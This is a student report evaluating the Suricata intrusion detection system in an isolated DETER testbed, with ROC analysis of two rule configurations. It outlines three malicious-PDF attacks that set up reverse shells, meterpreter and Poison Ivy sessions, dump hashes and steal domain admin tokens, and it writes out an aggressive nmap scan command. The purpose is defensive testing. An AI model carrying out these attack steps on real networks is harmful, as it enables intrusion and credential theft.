Team Project Milestone 3

A !Snowden Product

Testing Results

James Harrison, Ben Actis, Joel Callicrate, Mike Fletcher

12/5/2013

Team Project Milestone 3

A !Snowden Product

Table of Contents

Table of Figures

1. Test Environment

Our testing environment did change quite a bit over the course of the assignment. In the end, our goal was to protect the "internal network". This caused us to put a NIDS (Gitmo) as the gateway out of, and into, this protected network.

1.1. Network Layout

Due to the limitations of Deter we were unable to reliably mirror traffic into and out of our network. As our IDS is network based and there is no appreciable risk of overloading the node we put the IDS inline. As shown in Figure 1, our network topology follows a modified barbell design, with Gitmo acting as the gateway and router protecting the internal network.



Figure 1 - !Snowden experiment topology

1.2. Experiment Systems

The following systems were present during the experiment.

System Name	Purpose
Gitmo	IDS, Gateway
NSA	Web server
ArmyHost	Host to Windows Server 2008 environment, which ran inside Virtualbox. This VM was the AD/DNS for the network.
Haines	Victim workstation
Manning	External victim workstation
Snowden	Evildoer, villain, miscreant, etc

1.3. NS Description

Our experiment was run using Deter, and was configured using the following NS file.

```
# Generated by NetlabClient

set ns [new Simulator]
source tb_compat.tcl

# Nodes
set ArmyHost [$ns node]
tb-set-node-os $ArmyHost WINXP-UPDATE
set Gitmo [$ns node]
tb-set-node-os $Gitmo Ubuntu1204-64-gitmo
set Haines [$ns node]
tb-set-node-os $Haines CustomClientImage2
set Manning [$ns node]
tb-set-node-os $Manning CustomClientImage2
set NSA [$ns node]
tb-set-node-os $NSA CustomServerHTTP2
set Snowden [$ns node]
tb-set-node-os $Snowden KALI1

########
# Lans #
########

#
# ExternalRouter - all machines "in front of" Gitmo- i.e. users machines
#
set ExternalRouter [$ns make-lan "$Gitmo $Manning $Snowden" 100000.0kb 0.0ms]

#
# InternalRouter - all machines "behind" Gitmo - i.e. services (AD, Apache, etc)
#
set InternalRouter [$ns make-lan "$Gitmo $ArmyHost $NSA $Haines" 100000.0kb 0.0ms]


$ns rtproto Static

#########
# BOOT! #
#########

$ns run

# NetlabClient generated file ends here.
# Finished at: 10/13/13 2:27 PM
```

The following table summarizes the OS images used

Image Name	Customizations
WINXP-UPDATE	Standard Deter Image
KALI1	Standard Deter Image
Ubuntu1204-64-gitmo	Fork of Deter Ubuntu image, with Suricata installed.
CustomClientImage2	This image is a fork of the standard Deter Windows XP load with included packages for HTTP traffic automation (Firefox, Python, Selenium). The suffix indicates it is our second full version of this image.
CustomServerHTTP2	This image is a Linux host with installed and configured web server, mysql, sendmail, and wordpress site.

2. Test Procedure

There were four tests that were run against the IDS configurations,

1. Reverse Shell
2. Meterpreter
3. Poison Ivy
4. Nmap scan

All scripts used for generation of traffic and running tests can be found in the appendix.

2.1. Preparation

For each IDS configuration, a complete swap of the experiment was performed in Deter, to put the system back into an unconfigured startup state. Between iterations, persistent changes (user additions, application installations, file downloads, etc.) were removed and machines were rebooted.

The following non-attack steps were performed prior to a run.

Step	Purpose	Process
Start Database (NSA)	Wordpress DB	`service mysqld start`
Start web service (NSA)	Wordpress web server	`service httpd start`
Start wordpress (NSA)	Wordpress core	(started with httpd)
Start web-traffic generator (Manning)	"Good" traffic generation script	Execute `client-automation.py`
Start PostgreSQL (Snowden)	Faster searching for Metasploit exploits and modules	`service postgresql start`
Start apache2 (Snowden)	Host malicious files on http://10.1.1.4	`service apache2 start`
Start Suricata IDS (Gitmo)	IDS	1. `cd /etc/suricata` 2. `sudo rm -rf rules` 3. `sudo rm suricata.yaml` 4. `sudo cp -avr ~/rules .` 5. `sudo cp ~/suricata.yaml .` 6. `sudo suricata -c /etc/suricata/suricata.yaml -i eth0`
View Suricata Logs (Gitmo)	Watch IDS alerts, traffic	In two different shells: 1. `cd /var/log/suricata` 2. `tail -f fast.log` 3. `tail -f http.log`

2.2. Execution

The following table summarizes the four attacks. Additional information can be found in the appendix.

Test Name	Test Info	Process
Test01: Reverse Shell	Embedded Metasploit payload within a .pdf file. When opened a payload is executed that starts a reverse connection on port 4444 back to attacker machine Attacker creates a directory, performs ipconfig and netstat	1. Attacker launches the preptest01.py script that creates a malicious pdf and puts in the /var/www/test01 directory 2. Attacker launches launchtest01.py which starts a multi handler with Metasploit to listen on port 4444 3. Victim Navigates to http://10.1.1.4/test01/test01.pdf 4. Saves test01.pdf to desktop 5. Opens pdf 6. Clicks always allow 7. Reverse shell established to attacker 8. Creates new folder on desktop 9. Performs netstat 10. Performs ipconfig
Test02: Meterpreter	Embedded Metasploit payload within a .pdf file. When opened a payload is executed that starts a meterpreter session on port 4445 Attacker gains system privilege, dumps hashes, logs in as admin use psexec, steals domain admin tokens, and creates a new user and adds user to domain admin group	1. Attacker launches preptest02.py that creates a malicious pdf file and puts the pdf in the /var/www/test02/directory 2. Attacker launchers launchtest02.py which creates a multihandler for a reverse meterpreter session on port 4445 3. Victim Navigates to http://10.1.1.4/test02/test02.pdf 4. Saves test02.pdf to desktop 5. Clicks pdf 6. Clicks always allow 7. Migrates to privilege process 8. Dumps hashes 9. Logs in as new user with psexec 10. Grabs domain admin token 11. Adds new user to domain and add new user to domain admins group
Test03: Poison Ivy	Embedded pi payload within a .pdf file When opened pdf downloads exe from attacker website and runs it Pi session begins on port 5555 to 10.1.1.3 Attacker interacts with victim machine through poison ivy, dumps hashes, takes screenshots etc.	1. Attacker builds poison ivy client on windows node manning. 2. Attacker builds poison ivy server executable pi_victim.exe 3. Attacker uses Metasploit to create a malicious pdf with a payload to download and execute a file stored on Snowden http://10.1.1.4/pi_target.exe 4. Victim navigates to http://10.1.1.4/test03/test03.pdf 5. Saves test03.pdf to desktop 6. Pdf is opened in adobe 7. clicks always allow 8. pi_target.exe is downloaded and executed and a connection is made on port 5555 to 10.1.1.3 9. Poison ivy session begins, dumps hashes, views files, take screenshots etc

Test Name	Test Info	Process
Test04: nmap aggressive scan	Aggressive Nmap scan to whole network	1. Execute “nmap –A 10.1.2.*” from Snowden node

2.3. Post Execution

After all tests were concluded, the Suricata logs (stored in /var/log/suricata) were backed up for later analysis, and the running machines were reset to a clean state. In between individual runs of the same IDS configuration, this consisted of:

1. Kill open Metasploit sessions on Snowden
2. Uninstall malicious applications on Haines
3. Remove malicious local users on Haines
4. Remove malicious domain users from AD
5. Reboot Manning and Haines
6. Back-up Suricata log files
7. Delete Suricata log files
8. Restart Suricata IDS

Between configurations, a full Deter swap was performed, resetting the entire experiment back to its original state.

Finally, between every run, the entire team conferred and agreed that the system was properly reset and sanitized, ready for the next test iteration.

The positioning of Gitmo in the network (see Figure 1), the IDS was capable of analyzing all traffic between the protected internal network, and the malicious external network. The IDS logs were watched during a run, and were destroyed in between iterations, ensuring that they did not contain stale or non-test related data.

3. Test Logs

The logs output by Suricata were captured after each run. We had three runs per configuration, and two IDS configurations, which totaled 6 runs. For each run, the HTTP, Fast, and Stats logs were analyzed. These logs have been submitted alongside this report, and the following annotations have been added to some lines:

- `[Type I Error X of Y]`, where X is the occurrence and Y is the error count
- Type II errors are not annotated in the logs, as they completely escaped detection by the IDS. We understand that they exist, since we performed four distinct attacks during each iteration.

4. Analysis

We ran our tests through two different configurations of the Suricata IDS. The primary difference between the first and second configuration was the explicit removal of Type I errors detected during the first run.

Both configurations had all four tests run through them three separate times, separated by soft resets. See the Test Procedure section for more information on the iterations. The values for the three resulting confusion matrices were then averaged to produce the configuration's confusion matrix.

4.1. First Configuration

This configuration was more or less a straight-out-of-the-box installation of Suricata, using the 19 October emerging signature set, fully implemented.



Figure 2 – Non-scaled ROC for configuration 1



Figure 3 – Scaled ROC for configuration 1

As shown in the above tables, two of the iterations had Type II errors, not catching one of the attacks.

4.2. Second Configuration

The second configuration involved commenting out rules to avoid the Type I errors discovered while running the first configuration. Please see the appendix for the list of rules that were commented out for the second IDS configuration.



Figure 4 – Non-scaled ROC for configuration 2



Figure 5 – Scaled ROC for configuration 2

As shown in the second configuration's plots, no attacks were missed. Additionally, the configuration changes caused a reduction in Type I errors.

4.3. Overall Plot

Below is the ROC of the two configurations, not scaled.



Figure 6 – Overall ROC, not scaled

This shows that the first configuration had more Type I errors and Type II errors. Below, it can be inferred that the second configuration, for our tests, was near-perfect, since a spot in the top left shows zero Type I and II errors.



Figure 7 – Scaled Overall ROC

4.4. Analysis of Suricata

During the first iteration we had some initial difficulty correctly configuring the connection between Manning and the Active Directory server. This caused and abnormally large number of Type 1 errors to occur and skewed that data-point to the right. After the first run we analyzed the logs and found the issue with the connection and resolved it for future iterations.

During the initial runs we had a configuration issue with Suricata that resulted in us never seeing Poison Ivy. Unfortunately, prior to our actually running the tests we were not able to detect this configuration because the rules involved with the alerting are inactive by default in Suricata. After some debugging and eventually a posting to a Suricata mailing list the problem was identified and resolved appropriately and future iterations of the experiment detected Poison Ivy without fail.

During all the runs we believe that Active Directory and DNS traffic was present. We had a linked node outside the network that should have been maintaining contact with the rest of the Domain and generating some kind of heartbeat or Active Directory keep-alive message. On the other hand, both Windows and Adobe are notorious for constantly wanting to update client software and the Windows XP nodes should have been trying to contact windows.com and adobe.com. Obviously with no known resolution of those names or their sub-domains the traffic would be minimal but the DNS requests should have been still occurring. However, our logs were completely bereft of mention of such traffic so no analysis of those streams was done by the team.

Overall our results were good given the limitations of our situation. As with any student project, the scale of the project was smaller than a corporate-level environment. The number of non-attack traffic generators and the types of non-attack traffic generated were limited thus providing our outstanding ROC graphs and FP/TP ratios.

5. SUMMARY

Suricata was the first direct experience any of us had to dealing with an IDS, and it was not quite what we were expecting. Between configuration issues and the difficulty we had getting it to report any malicious activity, it did not leave a pleasant taste in our mouths.

Aside from those first impressions, Suricata actually performed relatively well in detecting attacks, and could relatively easily be tuned to reduce false negatives. The problem we had was that the alerts did not really give us a good indication of what was happening, or what should be done about it. As discussed in class, an IDS should provide guidance to its user so they can more quickly respond, well Suricata's alerts would not have been very good with that. One of the alerts, when downloading a corrupt pdf only said: "SHELLCODE Hex Obfuscated JavaScript NOP SLED". This was a detection that there was an attack occurring, but was not much use in figuring out what the attack was, and how to respond to it. After the malicious pdf was opened, it created a reverse shell to meterpreter, none of which was caught by Suricata. The exception to this was when we installed Poison Ivy, the alert specifically told us that it saw a Poison Ivy keep alive signal, and the nmap scans, which lit Suricata up like a Christmas tree.

It is hard to give Suricata a full report card with the limitations that we were under. In a real test, the environment would, hopefully, be much more complex, and there would be man-weeks devoted to tuning Suricata appropriately. We just did not have the time to accomplish this. The limited nature of the test environment and the limited time we had to conduct the experiment limits the output we have for the analysis.

One of the major concerns for the analysis is the issue of scale. In each iteration, we conducted 4 attacks, and if any alert occurred during those attacks, we counted that as a true positive, but our true negative numbers came from the number of HTTP sessions occurred from our traffic generation script. We could not count the traffic from the Active Directory, which did produce known good traffic, because we did not see it in the logs produced by Suricata. The other issue this raises is that there were several different sessions that occurred with the attacks, especially the nmap scans, but we only counted them as one, as we have no way of tracking them, and no way of knowing which specific session raised the alarm if we did.

Overall, Suricata is an excellent educational aid, and could be used for some specific commercial purposes, but as a whole, we do not see its viability as a full scale, enterprise IDS solution, as it has too many short falls, and a lack of support that would cause a commercial deployment enough problems that it would probably be less expensive to buy a commercial appliance than to install this open source solution.

6. Team Member Contributions

James Harrison – Team lead, report creator, test orchestration

Ben Actis – Attack coordinator, executed attacks to test effectiveness of Suricata.

Michael Fletcher – Defensive coordinator, configured and ran Suricata, analyzed logs.

Joel Calcetrate – Support Lead, created and executed “good traffic” scripts, analyzed logs.

7. SUGGESTIONS FOR FUTURE CLASSES

Deter Documentation and Lessons Learned

- Deter Documentation
  - Topologies that worked for previous projects (Barbell design)
  - Supply useful deter wiki pages such as
    - https://trac.deterlab.net/wiki/Topologies
    - https://trac.deterlab.net/wiki/UserGuidelines
    - https://trac.deterlab.net/wiki/Tutorial/CustomOS
    - https://education.deterlab.net/DETERintro/DETERintro.html#start
  - Examples of previous projects
- Document Limitations of Deter
  - Deter comments about size restrictions
  - XP Image problems
  - Couldn't figure out how to port mirror, hence barbell design
  - Lack of active directory / windows server support

Deter Alternatives

- JHU endorsed ESXi machines
  - Use vpshere web client to log into remotely (students could use their jhu credentials)
  - Utilize to MSDN academic license program to deploy licensed copies of windows server, 7 etc.
    - Would allow more realistic IDS testing
  - Could also be beneficial for other courses. For example an iOS development class could be offered since ESX 5.5 support OSX guest virtual machines http://blogs.vmware.com/guestosguide/guest-os/unix-and-others/mac-osx
  - Perhaps utilize this for the mid Atlantic CCDC competition http://maccdc.org/
